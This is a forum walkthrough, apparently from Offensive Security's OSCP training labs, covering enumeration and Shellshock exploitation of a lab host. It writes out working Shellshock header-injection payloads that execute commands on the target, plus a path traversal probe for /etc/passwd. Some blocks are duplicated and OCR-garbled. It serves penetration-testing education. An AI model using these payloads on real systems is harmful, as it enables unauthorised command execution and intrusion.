44      /var/log/installer
8       /var/log/landscape
4       /var/log/apache2
root@kali:~#
root@kali:~# tail test.cgi.txt
0      /dev/pts
0      /dev/bsg
0      /dev/mapper
0      /dev/input/by-path
0      /dev/input
0      /dev/net
0      /dev/cpu
4      /dev
1701548      /

```

```

root@kali:~# curl -i http://10.11.1.71/cgi-bin/test.cgi -s > test.cgi.txt
root@kali:~#
root@kali:~# wc -l test.cgi.txt
14278 test.cgi.txt
root@kali:~#
root@kali:~# head -n 15 test.cgi.txt
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:42:35 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

<pre>Hello,<br>This is a test:<br>4      /var/local
56      /var/log/upstart
12      /var/log/apt
8       /var/log/dbconfig-common
12     /var/log/installer/cdebconf
44     /var/log/installer
8      /var/log/landscape
4      /var/log/apache2
root@kali:~#
root@kali:~# tail test.cgi.txt
0      /dev/pts
0      /dev/bsg
0      /dev/mapper
0      /dev/input/by-path
0      /dev/input
0      /dev/net
0      /dev/cpu
4      /dev
1701548 /
</pre>root@kali:~#

```

It appears it is listing out the contents of the file system!

Wordlist's Local File Inclusion (LFI)

So when we were brute forcing the URLs, the wordlist contained a value for a Local File Inclusion (LFI) (hinted by "../" in the request). So let's check it out.

Note, neither gobuster or seclist is a vulnerability scanner. The value was hardcoded into the wordlist - it didn't discover it. **The results are only as good as your wordlist.**

Code:

```

root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi' -i -s > before
root@kali:~#
root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi?list=../../../../../../../../../../../../../../../../etc/passwd' -i -s > a
root@kali:~#
root@kali:~# diff before after
2c2
< Date: Thu, 19 May 2016 01:54:26 GMT
---
> Date: Thu, 19 May 2016 01:54:34 GMT
root@kali:~#

```

```

root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi' -i -s > before
root@kali:~#
root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi?list=../../../../../../../../../../../../../../../../etc/passwd' -i -s > after
root@kali:~#
root@kali:~# diff before after
2c2
< Date: Thu, 19 May 2016 01:54:26 GMT
---
> Date: Thu, 19 May 2016 01:54:34 GMT
root@kali:~#

```

So we can see there isn't any major differences on the page (just the requested time stamp in the header) - meaning the content is the same. There isn't a LFI vulnerability here.

Note: You may notice there being a difference when you try it - based on the system load of the Alpha machine if other students are working on the box.

If we wanted to test to see if these machines are dynamic or static outputs, we could start to create some noise/traffic to

increase log sizes and system load and monitor if it behaves differently...

Summary

We have discovered a module loaded by Apache, mod_cgi (which is what handles all the CGI requests), as well as what appears to be the first sign of "custom content", that isn't a stock template.

Last edited by g0tmi1k; 07-22-2016 at 03:42 PM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

05-19-2016, 11:25 AM

#12



g0tmi1k
Offsec Staff

Join Date: Jun 2011

Posts: 462



Information Gathering

SearchSploit (Part 2)

We know a few new things about the machine now - "**phpMyAdmin**" (not sure on the version), and **Apache's mod_cgi** is enabled and is working correctly.

phpMyAdmin

Unfortunately we don't have a version number. We could try to find some type of way to identify the version (e.g. is there `./readme.html`, `./changelog.md`, `./version.txt`) or any version of these filenames and file extensions, else start making MD5 hashes of pages and compare it to known versions...)

Code:

```
root@kali:~# searchsploit phpmyadmin | grep -v '/dos/' | wc -l
47
root@kali:~#
```

```
root@kali:~# searchsploit phpmyadmin | grep -v '/dos/' | wc -l
47
root@kali:~# searchsploit phpmyadmin | grep -v '/dos/' | tail
phpMyAdmin 2.x - Multiple Script Array Handling Path Disclosure |./php/webapps/29062.txt
phpMyAdmin <= 2.9.1 - Multiple Cross-Site Scripting Vulnerabilities |./php/webapps/29895.txt
phpMyAdmin <= 2.11.1 Setup.PHP Cross-Site Scripting Vulnerability |./php/webapps/30653.txt
phpMyAdmin <= 2.11.1 Server_Status.PHP Cross-Site Scripting Vulnerability |./php/webapps/30733.txt
phpMyAdmin <= 3.2 - 'server_databases.php' Remote Command Execution Vulnerability |./php/webapps/32383.txt
phpMyAdmin <= 3.0.1 - 'pmd_pdf.php' Cross-Site Scripting Vulnerability |./php/webapps/32531.txt
XAMPP 3.2.1 & phpMyAdmin 4.1.6 - Multiple Vulnerabilities |./php/webapps/32721.txt
phpMyAdmin <= 3.3.0 - 'db' Parameter Cross-Site Scripting Vulnerability |./php/webapps/33060.txt
phpMyAdmin 'tbl_gis_visualization.php' Multiple Cross Site Scripting Vulnerabilities |./php/webapps/38440.txt
root@kali:~#
```

So we can see there's a lot of "Cross Site Scripting" exploits for phpMyAdmin. This could be a possible attack vector, however we haven't seen any sign/clue of there being an external machine visiting the page. We also do not have any credentials to log into the web application (goes back to hoping brute forcing would work as the default passwords didn't). And without a version number, its going to be a long, boring process of trying them all out. If we need to, we can revisit this - so let's put it on the bottom of our "to try later" list.

Apache CGI

As we have found both "`http://10.11.1.71/cgi-bin/admin.cgi`" & "`http://10.11.1.71/cgi-bin/test.cgi`", let's search to see if theres any public exploits (unfortunately we don't have a version number):

Code:

```
root@kali:~# searchsploit apache cgi | grep -v '/dos/'
...
```

```
root@kali:~# searchsploit apache cgi | grep -v '/dos/'
-----
Exploit Title | Path
-----|-----
Apache 1.3.33/1.3.34 (Ubuntu / Debian) - (CGI TTY) Local Root Exploit | /usr/share/exploitdb/platforms
Apache 0.8.x/1.0.x & NCSA httpd 1.x - test-cgi Directory Listing Vulnerability | /linux/local/3384.c
Apache 2.2.2 CGI Script Source Code Information Disclosure Vulnerability | /cgi/remote/20435.txt
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit | /multiple/remote/28365.txt
Apache mod_cgi - Remote Exploit (Shellshock) | /php/remote/29290.c
Awstats 6.x Apache Tomcat Configuration File Remote Arbitrary Command Execution Vulnerability | /linux/remote/34900.py
root@kali:~#
```

Notice: We could have had a slight more striker search term of 'mod_cgi' as that's what we really are targeting.

So filtering out these results (based on version numbers that do not match), only 1 exploit matches (as its missing a version number!):

```
Apache mod_cgi - Remote Exploit (Shellshock)
```

Notice how we have seen "**Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit**" twice now (however the PHP version is too low), as well as the tag of "**(Shellshock)**" in a exploit tile: "*PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit)*". This could all be promising...

Summary

This "Shellshock" vulnerability and exploit has gone to the top of our "to try list". It would be wise now to start looking up and researching what shellshock is. If it doesn't work out, we can fall back to our PHP exploits.

We have gathered a lot of information about the target now, there are no more "obvious" paths. If we wanted to start to find more, we could use a different wordlist to brute force, or use a "web scanner" (such as "**nikto**") to really start poking hard at the system.

We have followed on the basic paths and kept on going on the trail till what appears to be the end.

Last edited by g0tmi1k; 08-15-2016 at 10:18 AM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply | Reply With Quote

05-19-2016, 12:16 PM

#13



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Information Gathering

ShellShock

For some [background reading on shellshock](#), see here.
...and linking back around to the [IRC bot hint](#), could this be what it was referencing?

Web Scanners

We have managed to get this far, without using any exploits or vulnerability. We simply just had our "end user" hat on and explored the system. The only poking we have done has been URL brute forcing and trying default/common passwords. This is going to change. This is when we start to attack the system (*however, NOT trying to exploit it*)

Nmap

Shellshock is so widespread, and well known it even got its own [nmap script](#) to check for it. Quickly checking the [man page for the script \(via the web page\)](#), we can understand how to use the script.

Code:

```
root@kali:~# ls -lah /usr/share/nmap/scripts/*shellshock*
-rw-r--r-- 1 root root 5.5K Mar 31 03:51 /usr/share/nmap/scripts/http-shellshock.nse
root@kali:~#
root@kali:~# nmap 10.11.1.71 -p 80 \
```

```

--script=http-shellshock \
--script-args uri=/cgi-bin/test.cgi --script-args uri=/cgi-bin/admin.cgi

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 23:36 EDT
Nmap scan report for 10.11.1.71
Host is up (0.15s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-shellshock:
|   VULNERABLE:
|     HTTP Shellshock vulnerability
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://seclists.org/oss-sec/2014/q3/685
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_
MAC Address: 00:50:56:89:54:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds

```

```

root@kali:~# ls -lah /usr/share/nmap/scripts/*shellshock*
-rw-r--r-- 1 root root 5.5K Mar 31 03:51 /usr/share/nmap/scripts/http-shellshock.nse
root@kali:~#
root@kali:~# nmap 10.11.1.71 -p 80 \
> --script=http-shellshock \
> --script-args uri=/cgi-bin/test.cgi --script-args uri=/cgi-bin/admin.cgi

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 23:37 EDT
Nmap scan report for 10.11.1.71
Host is up (0.15s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-shellshock:
|   VULNERABLE:
|     HTTP Shellshock vulnerability
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://seclists.org/oss-sec/2014/q3/685
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_
MAC Address: 00:50:56:89:54:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
root@kali:~# █

```

Oooh! It's reported to be vulnerable 😊 (*bare in mind, it could be a false positive*)
 Only problem is, we are not sure WHAT page (as we did feed in two different pages).
 It is simple enough to re-run the script with just one page at a time until we find out what page is vulnerable (or both?).
 However, instead, we can use "**Nikto**"...

Nikto

Nikto is a web scanner that checks for a wide number of known issues, and misconfigurations in a target. However, it performs a lot of request, but *currently* doesn't perform checks (or apply logic). As a result, you can expect a fair amount of false positives. This also takes a while to perform (in this case, over 20 minutes), so you may want to find a wise way to spend the time (cleaning up notes, screenshot-ing finding, making a drink/food, talking to colleague/loved ones or napping, or poking at another machine on the network).

Code:

```

root@kali:~# nikto -host 10.11.1.71
- Nikto v2.1.6
-----
+ Target IP:          10.11.1.71
+ Target Hostname:   10.11.1.71
+ Target Port:       80
+ Start Time:        2016-05-17 23:41:46 (GMT-4)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some fo
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si

```

```
+ Root page / redirects to: site/index.php/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /cgi-bin/admin.cgi: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8497 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:          2016-05-18 00:04:22 (GMT-4) (1356 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

```
root@kali:~# nikt0 -host 10.11.1.71
- Nikto v2.1.6
-----
+ Target IP:          10.11.1.71
+ Target Hostname:    10.11.1.71
+ Target Port:        80
+ Start Time:         2016-05-17 23:41:46 (GMT-4)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-lubuntu4.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: site/index.php/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /cgi-bin/admin.cgi: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8497 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:          2016-05-18 00:04:22 (GMT-4) (1356 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

This line is "interesting" to us (as it reinforces what nmap said about it being vulnerable, as well as saying what page - **/cgi-bin/admin.cgi**):

```
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename...=CVE-2014-6278).
```

...and we also have gotten two CVEs (**CVE-2014-6271** & **CVE-2014-6278**).

Summary

We have two different confirmations, from two different tools, that the target (Alpha) is vulnerable to the **"ShellShock"** vulnerability using the URL: **http://10.11.1.71/cgi-bin/admin.cgi**.

PWB/OSCP (2011) | **WIFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

05-19-2016, 01:01 PM

#14



g0tmilk Offsec Staff

Join Date: Jun 2011

Posts: 462

Limited Shell

We are now going to exploit the target in order to get a remote shell on it grating us command line access on the machine. We will use different exploits but all targeting the same vulnerability. We will do it "manually" (without the aid of an existing exploit, just a PoC), followed by using a pre-made exploit (from Exploit-DB), and lastly using the Metasploit framework.

Exploit #1 - Manually (Part 1 - PoC)

Finding a PoC

So we search for "Shellshock Poc", and the first hit gives us a Github page, which contains various "one liners" for each CVE (as there's multiple vulnerabilities for shellshock), which all "test" for the machine to see if it is vulnerable (we will need to alter it in a way to **match our target in order to get a shell**).



First page, first hit 😊.

URL: <https://github.com/mubix/shellshocker-pocs>.

PoC Code


CVE-2014-6271:

```
env X='()' { ;; }; echo "CVE-2014-6271 vulnerable" bash -c id
```

CVE-2014-6278:

```
env X='()' { _; } >_["${()}"] { echo CVE-2014-6278 vulnerable; id; }' bash -c :
```

Additional information: <http://lcamtuf.blogspot.com/2014/10/...y-cracked.html>



The screenshot shows a web browser window displaying a GitHub repository page. The page title is "Command Line (Linux, OSX, and Windows via Cygwin)". The repository name is "mubix/shellshocker-pocs". The page lists several CVEs and their corresponding shell commands:

- CVE-2014-6271**
 - `env X='() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id`
- CVE-2014-7169**

will create a file named echo in cwd with date in it, if vulnerable

 - `env X='() { (a)=>\' bash -c "echo date"; cat echo`
- CVE-2014-7186**
 - `bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' || echo "CVE-2014-7186 vulnerable, redir_stack"`
- CVE-2014-7187**
 - `(for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash || echo "CVE-2014-7187 vulnerable, word_lineno"`
- CVE-2014-6278**
 - `env X='() { _; } >_[$($())] { echo CVE-2014-6278 vulnerable; id; }' bash -c :`
 - Additional information: <http://lcamtuf.blogspot.com/2014/10/bash-bug-how-we-finally-cracked.html>

Standard Request

Let's make a "normal" request to the target, and break down what's happening.

Code:

```
root@kali:~# curl -v http://10.11.1.71/cgi-bin/admin.cgi -s >/dev/null
* Trying 10.11.1.71...
* Connected to 10.11.1.71 (10.11.1.71) port 80 (#0)
> GET /cgi-bin/admin.cgi HTTP/1.1
> Host: 10.11.1.71
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 19 May 2016 04:04:21 GMT
< Server: Apache/2.4.7 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/html
<
{ [367 bytes data]
* Connection #0 to host 10.11.1.71 left intact
root@kali:~#
```

```

root@kali:~# curl -v http://10.11.1.71/cgi-bin/admin.cgi -s >/dev/null
* Trying 10.11.1.71...
* Connected to 10.11.1.71 (10.11.1.71) port 80 (#0)
> GET /cgi-bin/admin.cgi HTTP/1.1
> Host: 10.11.1.71
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 19 May 2016 04:04:21 GMT
< Server: Apache/2.4.7 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/html
<
{ [367 bytes data]
* Connection #0 to host 10.11.1.71 left intact
root@kali:~#

```

So in the request:

- The method (e.g. GET /cgi-bin/admin.cgi HTTP/1.1). This is required.
- The hostname we are going to (e.g. Host: 10.11.1.71). Depending on how the web server is setup, this may be required (Will it serve up the same page to a different domain? *cough* happens in the labs *cough*).
- What made the request (e.g. User-Agent: curl/7.47.0). This is not required, but it is 'handy', in case the web master wants to display a different version (e.g. mobile) for a different device.
- What request is expected back (e.g. Accept: */*). This is not required.

So we can try and inject our PoC into one of these fields or try to add a new value in (and hope it is processed - as it depends on how the web application and/or server is configured). A safe bet would be to try in either the user-agent or the accept fields as they are not essential in the request. As user-agents are often used a lot more, let's try this value first.

PoC Request

So let's overwrite the default user-agent in the request (which cURL automatically puts in):

```

PoC: '() { ;; }; echo "CVE-2014-6271 vulnerable" bash -c id'
After: 'User-Agent: () { ;; }; echo "CVE-2014-6271 vulnerable" bash -c id'

```

Code:

```

root@kali:~# curl -H 'User-Agent: () { ;; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-
< left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu Li
Memory Usage: 644/738MB (87.26%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sdal       4.8G  1.8G  2.9G  38% /
none            4.0K   0    4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs           74M   74M   74M   1% /run
none            5.0M   0    5.0M   0% /run/lock
none            370M   0    370M   0% /run/shm
none            100M   0    100M   0% /run/user
< /pre>root@kali:~#
root@kali:~#

```

```

root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-bin/admin.cgi
<left><pre>Perl version is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690 @ 3.47GHz<br>Statistics for CpuStats (all)<br> user  0.00<br> nice  0.00<br> system 0.00<br> idle  100.00<br> ioWa
it  0.00<br> total  0.00<br></left><br>CVE-2014-6271 vulnerable bash -c id
Memory Usage: 644/738MB (87.26%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sdal        4.8G  1.8G  2.9G  38% /
none             4.0K   0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs           74M  484K   74M   1% /run
none            5.0M   0  5.0M   0% /run/lock
none           370M   0  370M   0% /run/shm
none           100M   0  100M   0% /run/user
</pre>root@kali:~#
root@kali:~#

```

Did you spot it? Let's do the diff trick from before and compare the web pages:

Code:

```

root@kali:~# curl http://10.11.1.71/cgi-bin/admin.cgi -s > before
root@kali:~#
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-
root@kali:~#
root@kali:~# diff before after
1c1,2
< < left>< pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu
---
> < left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu
> Memory Usage: 644/738MB (87.26%)
3c4
< CPU Load: 0.11
---
> CPU Load: 0.10
root@kali:~#

```

```

root@kali:~# curl http://10.11.1.71/cgi-bin/admin.cgi -s > before
root@kali:~#
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-bin/admin.cgi -s > after
root@kali:~#
root@kali:~# diff before after
1c1,2
< < left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Int
el(R) Xeon(R) CPU X5690 @ 3.47GHz<br>Statistics for CpuStats (all)<br> user  0.00<br> nice  0.00<br> system 0.00<br> idle  100.00<br> ioWa
it  0.00<br> total  0.00<br></left><br>Memory Usage: 644/738MB (87.26%)
---
> < left><pre>Perl version is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Int
el(R) Xeon(R) CPU X5690 @ 3.47GHz<br>Statistics for CpuStats (all)<br> user  0.98<br> nice  0.00<br> system 0.98<br> idle  98.04<br> ioWa
it  0.00<br> total  1.96<br></left><br>CVE-2014-6271 vulnerable bash -c id
> Memory Usage: 644/738MB (87.26%)
3c4
< CPU Load: 0.11
---
> CPU Load: 0.10
root@kali:~#

```

Woohoo! Alpha is vulnerable to shellshock! We have Remote Command Execution (RCE) 🤖.

Now we can **start enumeration** the system in order to get a **remote shell!**

PWB/OSCP (2011) | WiFu/OSWP (2013) | CTP/OSCE (2013) | AWAE (2015) | AWE (2016)

Reply

Reply With Quote

05-19-2016, 02:24 PM

#15



g0tmi1k
Offsec Staff

Join Date: Jun 2011

Posts: 462



Limited Shell

Exploit #1 - Manually (Part 2 - Remote Shell)

Let's see if we can tweak the PoC request in order to get the information we want to see from the target.

We notice how the target is echo'ing out the part where we would want it to display the output of the **"id"** command. Under the

belief that adding ";" will break up the command, and chain the two separate commands together, we give it a go.

Code:

```
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable"; bash -c id' http://10.11.1.71/cgi-
< left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu Li
< /pre>root@kali:~#
root@kali:~#
```

```
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable"; bash -c id' http://10.11.1.71/cgi-bin/admin.cgi
< left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)< br>CPU: Intel
(R) Xeon(R) CPU X5690 @ 3.47GHz< br>Statistics for CpuStats (all)< br> user 0.00< br> nice 0.00< br> system 0.00< br> idle 100.00< br> ioWai
t 0.00< br> total 0.00< br>< /left>< br>CVE-2014-6271 vulnerable
< /pre>root@kali:~#
root@kali:~#
```

Well, that stopped displaying the rest of the page, after where we injected!

Note: If code execution last time was "okay", then this is "good" - but we know we can do "better" 😊.

So rather than try and do two different commands in the request and chain them, let's execute one command that does lots of things.

With a little bit of re-wording, we come up with the following (placing a command we want to execute between two markers):

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/cgi-b
< left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu Li
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; bash -c 'echo aaaaa; uname -a; echo zzzzz;'" http://10.11.1.71/cgi-bin/admin.cgi
< left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)< br>CPU: Intel
(R) Xeon(R) CPU X5690 @ 3.47GHz< br>Statistics for CpuStats (all)< br> user 0.00< br> nice 0.00< br> system 0.00< br> idle 100.00< br> ioWai
t 0.00< br> total 0.00< br>< /left>< br>< /pre>root@kali:~#
root@kali:~#
```

Urg! It didn't work 😞

So let's try and debug why.

Let's see about our shell environment:

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; set" http://10.11.1.71/cgi-bin/admin.cgi
...SNIP...< br>< /left>< br>HTTP_ACCEPT='*/*'
HTTP_HOST=10.11.1.71
HTTP_USER_AGENT ()
{
:
}
Memory Usage: 645/738MB (87.40%)
...SNIP...
< /pre>root@kali:~#
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; set" http://10.11.1.71/cgi-bin/admin.cgi
